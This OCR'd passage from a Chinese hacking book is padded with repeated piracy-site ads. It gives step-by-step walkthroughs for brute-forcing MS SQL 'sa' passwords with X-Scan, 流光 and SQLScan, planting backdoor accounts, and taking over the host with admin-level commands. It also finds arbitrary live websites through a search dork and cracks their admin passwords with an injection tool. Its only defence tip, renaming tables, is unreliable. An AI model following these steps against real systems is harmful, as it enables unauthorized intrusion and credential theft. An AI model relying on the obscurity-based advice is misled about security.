X-Scan 是采用多线程方式对指定 IP 地址段（或单机）进行安全漏洞检测，支持插件功能，提供了图形界面和命令行两种操作方式，扫描内容包括远程操作系统类型及版本，标准端口状态及端口 BANNER 信息，CGI 漏洞，IIS 漏洞，RPC 漏洞，SQL-SERVER、FTP-SERVER、SMTP-SERVER、POP3-SERVER 和 NT-SERVER 弱口令用户，NT 服务器 NETBIOS 信息等，扫描结果保存在/log/目录中，index_*.htm 为扫描结果索引文件。

使用 X-Scan 扫描 SQL 弱口令的操作步骤如下。

步骤 1：打开 X-Scan v3.3 运行程序，即可看到其主窗口，如图 4-53 所示。




图 4-53　X-Scan 运行主窗口

步骤 2：在 X-Scan 运行窗口中，选择“设置”→“扫描参数”命令，即可弹出“扫描参数”对话框，如图 4-54 所示。在左边切换到“检测范围”选项，在“指定 IP 范围”文本框中输入要检测的 IP 地址范围。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器






图 4-54 “扫描参数”对话框

步骤 3：切换到“全局设置”选项中的“扫描模块”选项，在其中选择“SQL-Server 弱口令”复选框，如图 4-55 所示。




图 4-55 设置扫描内容

步骤 4：单击 X-Scan 主窗口中的“扫描”按钮 ▶，即可开始扫描。在扫描完毕之后，即可看到以网页形式出现的扫描结果（从中可以得到 SQL 的 SA 口令），如图 4-56 所示。

2．流光

流光是一个绝好的 FTP 和 POP3 解密工具，但流光限制了所能扫描的 IP 范围，不允许扫描国内 IP 地址。因此，入侵者为了能够最大限度地使用流光，在使用流光之前，往往会用专门的破解程序对流光进行破解，去除 IP 范围和功能上的限制。

使用流光探测 SQL 弱口令的具体操作步骤如下。

步骤 1：在流光的主窗口中，选择“扫描”→“高级扫描设置”命令，即可弹出“高级扫描设置”对话框，如图 4-57 所示。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器




图 4-56　扫描报告

步骤 2：在其中填入起始 IP 地址和结束 IP 地址，并选择目标系统之后，再在“检测项目”列表框中选择 SQL 复选框。

步骤 3：在设置完毕之后切换到 SQL 选项卡，在其中选择“对 SA 密码进行猜解”复选框，如图 4-58 所示。




图 4-57　“高级扫描设置”对话框




图 4-58　SQL 选项卡

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



步骤 4：在设置完毕之后，单击"确定"按钮，即可弹出"选择流光主机"对话框，如图 4-59 所示。单击"开始"按钮，即可开始扫描，扫描完毕的结果如图 4-60 所示。在其中可以看到如下主机 SQL 弱口令。

```
SQL-> 猜解主机 192.168.0.7 端口 1433 ...sa:123
SQL-> 猜解主机 192.168.0.16 端口 1433 ...sa:NULL
```

步骤 5：此外，还可以使用 SQL 主机扫描方式。在流光主界面中，通过选择"探测"→"扫描 POP3/FTP/NT/SQL 主机"命令或按【Ctrl+R】组合键，即可弹出"主机扫描设置"对话框，在其中设置扫描的 IP 地址范围，并从"扫描主机类型"下拉列表框中选择 SQL 选项，如图 4-61 所示。




图 4-59 "选择流光主机"对话框




图 4-60 "探测结果"窗口

步骤 6：在设置完毕之后，单击"确定"按钮，即可开始扫描，具体扫描的结果如图 4-62 所示。



图 4-61 "主机扫描设置"对话框



图 4-62 扫描结果

通过这种方法进行扫描，流光还会把扫描结果添加在其主窗口左侧的"目标主机"管理器中，如图 4-63 所示。

3. SQLScan

SQLScan 通过连接 MS SQL 服务器 1433 端口，可以扫描特定的主机或某一范围内的主机，通过字典文件可以扫描 SQL 口令和多个口令，以及创建新的秘密的管理口令到那些容易遭受攻击的服务器上面，但如果是 xp_cmdshell，将不能创建新的秘密的管理口令。

换客资源神器官方站

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器




图 4-63　流光主窗口左边的列表中添加的扫描结果

运行 SQLScan 主程序，即可打开其主窗口，在其中可设置要扫描的各项属性。在设置完毕之后，单击 Start Scan 按钮，即可开始进行扫描，其扫描结果如图 4-64 所示。




图 4-64　用 SQLScan 进行扫描的结果

各个选项的含义如下。

- IP Range：可以扫描 iprange.txt 中指定的 IP。
- Username：预扫描的账号，如 sa。
- Password：账号的密码，只能探测一个密码，所以一般不选择此项。
- Dictionary File：使用字典 dict.txt 中的密码来探测。
- Create Backdoor Account：在扫描器扫描到弱口令后，马上建立后门账号。
- Username：在其中填入后门账号名。
- Password：后门账号的密码。

4.4.2　入侵 MS SQL 数据库

入侵者通过扫描可得到 MS SQL 的管理权限认证，从理论上说，如果获得了某 SQL 服务器的管理员账号，入侵者便可以完全控制 MS SQL 服务器。此时，入侵者可以通过 SQL 语言修改 SQL 服务器的数据库，或进入 MS SQL 数据库内获得敏感数据。

下面介绍一个远程管理 MS SQL 数据库的工具 SQL Server Brower，具体的操作步骤如下。

步骤 1：运行 SQL Server Brower 工具主程序，即可打开 SQL Server Brower 主窗口。

步骤 2：在其中填入 IP、账号和密码之后，单击 Connect 按钮，即可连接远程 MS SQL 服务器，如图 4-65 所示。

换客资源神器官方站：http://www.17huan.com

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器






图 4-65　用 SQL Server Brower 连接服务器

提示　要实现通过远程管理 MS SQL 数据库工具 SQL Server Brower 直接入侵 MS SQL 服务器，需要入侵者对 SQL 有一定的了解，才能查看、修改和添加该数据库。

4.4.3　入侵 MS SQL 主机

入侵者还可以通过 MS SQL 服务器控制 Windows 系统，即入侵 MS SQL 主机。需要说明的是，入侵 MS SQL 数据库与入侵 MS SQL 主机是不同的。前者是指入侵者远程访问并控制 MS SQL 数据库服务器，对数据库进行添加、修改数据等操作，这是在得到 MS SQL 的管理权限认证后能够实现的操作。而后者是指入侵提供 MS SQL 服务器的计算机，其结果不只是添加、修改数据等操作，而是完全控制该计算机，能够对该计算机的进程、文件和硬件等进行管理操作。

下面通过实例来介绍入侵过程。

（1）获得 MS SQL 口令。通过扫描获得 192.168.0.7 的 sa 账号的密码为 123。

（2）入侵。在获得 MS SQL 服务器的管理员账号/密码后，入侵者就已经获得了 MS SQL 服务器的最高权限。

如何通过 MS SQL 服务器来控制提供 SQL 服务的主机呢？下面以流光自带的 SQL 工具为例介绍其入侵过程，具体的操作步骤如下。

步骤 1：在流光主窗口中选择“工具”→“MSSQL 工具”→“SQL 远程命令”命令，或直接按【Ctrl+Q】组合键，即可弹出“SQL 远程命令”对话框，如图 4-66 所示。

步骤 2：在“主机”文本框中输入要连接主机的 IP 地址 192.168.0.7，再输入用户名和密码。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

步骤 3：在设置完毕之后，单击“连接”按钮，即可与远程主机进行连接。如果用户名和密码都正确，即可得到 SQL 服务器的命令窗口，如图 4-67 所示。




图 4-66 “SQL 远程命令”对话框




图 4-67 SQL 服务器命令窗口

另外，还可以通过选择“控制台模式”复选框来得到另一种控制界面，在得到的任意一个控制界面中，都可以执行 DOS 命令，而且具有管理员权限。如果在本机上安装有 SQL Server 服务器，即可像管理本地 SQL 服务器一样管理远程服务器。

具体操作步骤如下。

步骤 1：选择“开始”→“程序”→ Microsoft SQL Server →“企业管理器”命令，即可打开 SQL Server Enterprise Manager 窗口，在其中依次展开左边的树形菜单，如图 4-68 所示。




图 4-68 SQL Server Enterprise Manager 窗口

换客资源神器官方网站：http://www.17huan.com 换客资源神器发布组官方博客：...

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



步骤 2：右击左边的“SQL Server 组”选项，在弹出的快捷菜单中选择“新建 SQL Server 注册”命令，即可弹出“注册 SQL Server 向导”对话框，如图 4-69 所示。

步骤 3：单击“下一步”按钮，弹出“选择一个 SQL Server”对话框，如在“可用的服务器”文本框中输入 192.168.0.7，如图 4-70 所示。

步骤 4：在输入完毕之后，单击“添加”按钮，即可把该 IP 地址添加到右边的“添加的服务器”列表框中，如图 4-71 所示。

步骤 5：单击“下一步”按钮，弹出“选择身份验证模式”对话框，在其中选择“系统管理员给我分配的 SQL Server 登录信息（SQL Server 身份验证）”单选按钮，如图 4-72 所示。



图 4-69 “注册 SQL Server 向导”对话框

步骤 6：在设置完毕之后，单击“下一步”按钮，弹出“选择连接选项”对话框，在“登录名”和“密码”文本框中输入相应的信息，如图 4-73 所示。




图 4-70 “选择一个 SQL Server”对话框




图 4-71 添加的服务器




图 4-72 “选择身份验证模式”对话框




图 4-73 “选择连接选项”对话框

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

步骤 7：单击“下一步”按钮，弹出“选择 SQL Server 组”对话框，在“组名”下拉列表框中选择“SQL Server 组”选项，如图 4-74 所示。




图 4-74 “选择 SQL Server 组”对话框



图 4-75 “完成注册 SQL Server 向导”对话框

步骤 8：单击“下一步”按钮，即可完成注册 SQL Server 向导，如图 4-75 所示。单击“完成”按钮，即可查看注册 SQL Server 信息，如图 4-76 所示。




图 4-76 “注册 SQL Server 消息”对话框

4.4.4 MS SQL 注入攻击与防护

很多黑客都是通过 SQL 注入来实现对网页服务器的攻击的，那么，这个攻击到底是如何实现的呢？下面简单介绍一下通过“啊 D SQL 注入工具”的实现方法。

“啊 D SQL 注入工具”的具体使用步骤如下。

步骤 1：在搜索引擎的搜索栏中输入 list.asp?id=1，将会搜索到很多结果，如图 4-77 所示。

步骤 2：在运行“啊 D SQL 注入工具”主程序之后，即可打开“啊 D SQL 注入工具”主窗口，在其中进行 SQL 注入，如图 4-78 所示。

步骤 3：将要注入的地址输入到“啊 D SQL 注入工具”的地址栏中，单击“检测表段”按钮，即可检测表段、字段和密码，从而猜解出网站管理员的密码和后台的入口地址。

这样，就可以到后台进行相当于管理员的操作了。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器






图 4-77 搜索结果

向“啊 D SQL 注入工具”中猜解表名、密码和后台地址等，都是通过本地文件中的相应列表来一个个进行对比达到猜解目的的。因此，想要防范这类注入并不难，用户只需在设计数据库时，把表段名、字段名等设置为不太常用的名称即可。这样，像“啊 D SQL 注入工具”这一类注入工具就失效了，也就达到了防范黑客注入攻击的目的。

